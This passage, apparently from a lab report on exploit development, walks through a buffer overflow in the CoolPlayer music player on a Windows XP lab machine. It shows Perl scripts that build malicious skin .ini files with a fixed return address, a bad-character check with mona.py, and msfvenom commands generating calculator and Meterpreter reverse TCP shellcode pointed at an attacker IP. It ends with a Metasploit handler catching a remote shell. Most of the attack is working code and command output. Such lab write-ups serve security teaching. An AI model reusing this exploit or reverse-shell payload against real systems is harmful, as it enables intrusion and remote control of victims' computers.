004DE000  00 00 00 00 00 00 00 00  ........
004DE008  00 00 00 00 00 00 00 00  ........
004DE010  00 00 00 00 00 00 00 00  ........

[05:12:58] INT3 command at 001164A4
```

Figure 22 - Debug breakpoint hit signifying free space

After some testing, it was determined that the buffer had room for between 31,000 and 32,000 characters of shellcode before it crashed leaving enough room for very complex shellcode. A second way to check for available space for shellcode is explained in *Appendix A*.




```
004DF058 00 00 00 00 00 00 00 00 ........
[05:19:16] Access violation when writing to [41414142] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 23 - Access violation error instead of debug breakpoint signifying too little space on stack


Programs sometimes handle input in unexpected ways, for example by converting all characters into lower-case. Another way a program might filter input is deleting certain characters for security or other purposes. If an exploit uses filtered characters in its shellcode it will fail thus making it important to check for them. There are a few ways to check for character filtering but they all generally rely on sending a hexadecimal representation of each of the 256 ASCII characters in sequence as input.

The Immunity Debugger supports a plugin called mona.py (Github, 2020) which has several features to automate and speed up exploit development. One of its features is the ability to compare the contents of a specific file to the contents of what is in memory. The process for generating the hexadecimal bytearray as well as the full output of the comparison can be seen in *Appendix C*. The generated characters were used as the mock shellcode in the exploit file (Figure 24) which was then loaded into the music player. The shellcode was then located in the hex dump window. The manual way to check for filtered characters would be to visually inspect what has been written into memory (Figure 25). Any filtered character will display as something else or as in this case can be seen from the first 20 or so characters missing, they might not get written into the memory at all.



```
$file = "bad_chars.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars1 = "A" x 1048;
$eip = pack('V', 0x7C86467B);

$badchars = "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f".
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f".
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f".
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f".
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f".
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf".
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf".
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars1.$eip.$badchars;
close($FILE);
```


Figure 24 - Exploit file with all ASCII characters for testing bad/filtered characters



```
Address  Hex dump                ASCII
001204A0 41 41 41 41 41 41 41 41 AAAAAAAA
001204A8 41 41 41 41 41 41 41 41 AAAAAAAA
001204B0 41 41 41 41 41 41 41 41 AAAAAAAA
001204B8 41 41 41 41 41 41 41 41 AAAAAAAA
001204C0 41 41 41 41 41 41 41 41 AAAAAAAA
001204C8 41 41 41 41 41 41 41 41 AAAAAAAA
001204D0 41 41 41 41 41 7B 46 86 AAAAA{Få
001204D8 7C 00 21 22 23 24 25 26 |.!"#$%&
001204E0 27 28 29 2A 2B 2C 2D 2E '()*+,-.
001204E8 2F 30 31 32 33 34 35 36 /0123456
001204F0 37 38 39 3A 3B 3C 3D 3E 789:;<=>
001204F8 3F 40 41 42 43 44 45 46 ?@ABCDEF
00120500 47 48 49 4A 4B 4C 4D 4E GHIJKLMN
00120508 4F 50 51 52 53 54 55 56 OPQRSTUV
00120510 57 58 59 5A 5B 5C 5D 5E WXYZ[\]^
00120518 5F 60 61 62 63 64 65 66 _`abcdef
00120520 67 68 69 6A 6B 6C 6D 6E ghijklmn
00120528 6F 70 71 72 73 74 75 76 opqrstuv
00120530 77 78 79 7A 7B 7C 7D 7E wxyz{|}~
00120538 7F 80 81 82 83 84 85 86 ⌂Çüéâäàå
00120540 87 88 89 8A 8B 8C 8D 8E çêëèïîìÄ
00120548 8F 90 91 92 93 94 95 96 ÅÉæÆôöòû
00120550 97 98 99 9A 9B 9C 9D 9E ùÿÖÜø£Ø×
00120558 9F A0 A1 A2 A3 A4 A5 A6 ƒáíóúñÑª
00120560 A7 A8 A9 AA AB AC AD AE º¿®¬½¼¡«
00120568 AF B0 B1 B2 B3 B4 B5 B6 »░▒▓│┤ÁÂ
00120570 B7 B8 B9 BA BB BC BD BE À©╣║╗╝¢¥
00120578 BF C0 C1 C2 C3 C4 C5 C6 ┐└┴┬├─┼ã
00120580 C7 C8 C9 CA CB CC CD CE Ã╚╔╩╦╠═╬
00120588 CF D0 D1 D2 D3 D4 D5 D6 ¤ðÐÊËÈıÍ
00120590 D7 D8 D9 DA DB DC DD DE ÎÏ┘┌█▄¦Ì
00120598 DF E0 E1 E2 E3 E4 E5 E6 ▀ÓßÔÒõÕµ
001205A0 E7 E8 E9 EA EB EC ED EE þÞÚÛÙýÝ¯
001205A8 EF F0 F1 F2 F3 F4 F5 F6 ´-±‗¾¶§÷
001205B0 F7 F8 F9 FA FB FC FD FE ¸°¨·¹³²■
001205B8 FF 00 00 CC CC CC CC CC  ..╠╠╠╠╠
```

Figure 25 - ASCII characters written to memory; some characters are missing


The previously written exploit file would then be edited to remove the missing characters one by one and rerun until no missing characters can be spotted. To automate this process, mona.py was used for the comparison and the plugin managed to generate a list of bad characters (Figure 26 & Figure 27).



```
001204D0 41 41 41 41 41 7B 46 86 AAAAA{Få
001204D8 7C 00 21 22 23 24 25 26 |.!"#$%&
001204E0 27 28 29 2A 2B 2C 2D 2E '()*+,-.
001204E8 2F 30 31 32 33 34 35 36 /0123456
001204F0 37 38 39 3A 3B 3C 3D 3E 789:;<=>
001204F8 3F 40 41 42 43 44 45 46 ?@ABCDEF
00120500 47 48 49 4A 4B 4C 4D 4E GHIJKLMN
00120508 4F 50 51 52 53 54 55 56 OPQRSTUV
00120510 57 58 59 5A 5B 5C 5D 5E WXYZ[\]^
00120518 5F 60 61 62 63 64 65 66 _`abcdef
00120520 67 68 69 6A 6B 6C 6D 6E ghijklmn
```

```
!mona compare -f C:\logs\1703641\bytearray.bin -a 001204D8
```


Figure 26 - Using mona.py to compare local bytearray against what was written in memory



```
001204D8               | File      | Memory    | Note
001204D8 ---------------------------------------------------
001204D8 0  0 33  2    | 00 ... 20 | 7c 00     | compacted
001204D8 33 2 223 223  | 21 ... ff | 21 ... ff | unmodified!
001204D8 ---------------------------------------------------
001204D8
001204D8 Possibly bad chars: 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20
001204D8
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.461000
```


Figure 27 - Bad/filtered characters identified by mona.py

After identifying the filtered characters, the tool MSFvenom was used to craft shellcode that would simply attempt to open the calculator on successful exploitation (Figure 28). The shellcode was encoded with the alpha_upper encoder which uses only uppercase alphabetic characters. The tool was also given the list of characters to avoid and after the shellcode was generated it was added into an exploit file (figure 29). The full source code can be seen in *Appendix D*.



```
[22:41:52] id-1703641: ~ $  msfvenom --platform Windows -a x86 -p windows/exec cmd=calc.exe -e x86/alpha_upper -f perl
 --smallest -b '\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x
19\x1a\x1b\x1c\x1d\x1e\x1f\x20'
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 454 (iteration=0)
x86/alpha_upper chosen with final size 454
Payload size: 454 bytes
Final size of perl file: 1991 bytes
my $buf =
"\xd9\xee\xd9\x74\x24\xf4\x58\x50\x59\x49\x49\x49\x43\x43" .
"\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4d\x52\x35\x50\x55\x50\x55\x50\x45\x30\x4c\x49\x5a\x45"
```

Figure 28 - Generating calculator shellcode with MSFvenom



```
$file = "calc.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1048;
$eip = pack('V', 0x7C86467B);

$nop_sled = "\x90" x 15;
$shellcode = "\x89\xe0\xda\xd0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43" .
"\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4c\x42\x53\x30\x53\x30\x43\x30\x33\x50\x4d\x59\x4a\x45" .
"\x36\x51\x39\x50\x55\x34\x4c\x4b\x30\x50\x46\x50\x4c\x4b" .
"\x51\x42\x34\x4c\x4c\x4b\x31\x42\x35\x44\x4c\x4b\x54\x32" .
"\x36\x48\x54\x4f\x4e\x57\x51\x5a\x51\x36\x30\x31\x4b\x4f"
```

Figure 29 - Part of exploit file with calculator shellcode

Once the new exploit was loaded into the player, the calculator popped up indicating that the buffer overflow exploit was fully working (Figure 30).






Figure 30 - Buffer overflow exploit successfully opened the calculator

After exploiting the music player with a simple calculator exploit, a more realistic payload was used. Shellcode for a Meterpreter reverse TCP shell that would connect back to the IP address of the attacking machine (Figure 31) and an arbitrary port was crafted (Figure 32) and substituted into the previous exploit file (Figure 33). A reverse shell works by making the target machine connect back to the attacking machine instead of the other way around (bind shell). *Appendix D* shows full source code of the Meterpreter exploit file.




```
[00:12:50] id-1703641: ~ $  sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.128.130  netmask 255.255.255.0  broadcast 192.168.128.255
        inet6 fe80::20c:29ff:fe2f:baf  prefixlen 64  scopeid 0x20<link>
```

Figure 31 - Attacker system IP address



```
[00:16:07] id-1703641: ~ $  msfvenom --platform Windows -a x86 -p windows/meterpreter/reverse_tcp -e x86/alpha_upper
-f perl --smallest -b '\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x
17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20' LHOST=192.168.128.130 LPORT=4444
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 635 (iteration=0)
x86/alpha_upper chosen with final size 635
Payload size: 635 bytes
Final size of perl file: 2780 bytes
my $buf =
"\x89\xe1\xda\xc1\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
```


Figure 32 - Generating a Meterpreter reverse shell shellcode with MSFvenom



```
$file = "meter.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1048;
$eip = pack('V', 0x7C86467B);

$nop_sled = "\x90" x 15;
$shellcode = "\x89\xe1\xda\xc1\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"
```


Figure 33 - Part of exploit file with Meterpreter shellcode

Next a reverse TCP handler was started on the attacker machine using the Metasploit framework to wait for a connection (Figure 34). After the updated exploit file was loaded into CoolPlayer, the reverse TCP handler successfully opened a Meterpreter shell on the target computer and as proof of this its system information was viewed through the shell (Figure 35).



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.128.130
LHOST ⇒ 192.168.128.130
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.128.130:4444
```

Figure 34 - Starting a reverse TCP handler on attacker system with Metasploit




```
[*] Started reverse TCP handler on 192.168.128.130:4444
[*] Sending stage (180291 bytes) to 192.168.128.131
[*] Meterpreter session 1 opened (192.168.128.130:4444 → 192.168.128.131:1106) at 2020-04-13 00:3
5:42 +0100

meterpreter > sysinfo
Computer        : XPSP3VULNERABLE
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_GB
Domain          : XP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure 35 - Catching the reverse shell connection and viewing target system information as proof of access

2.1.1 Egg hunter POC

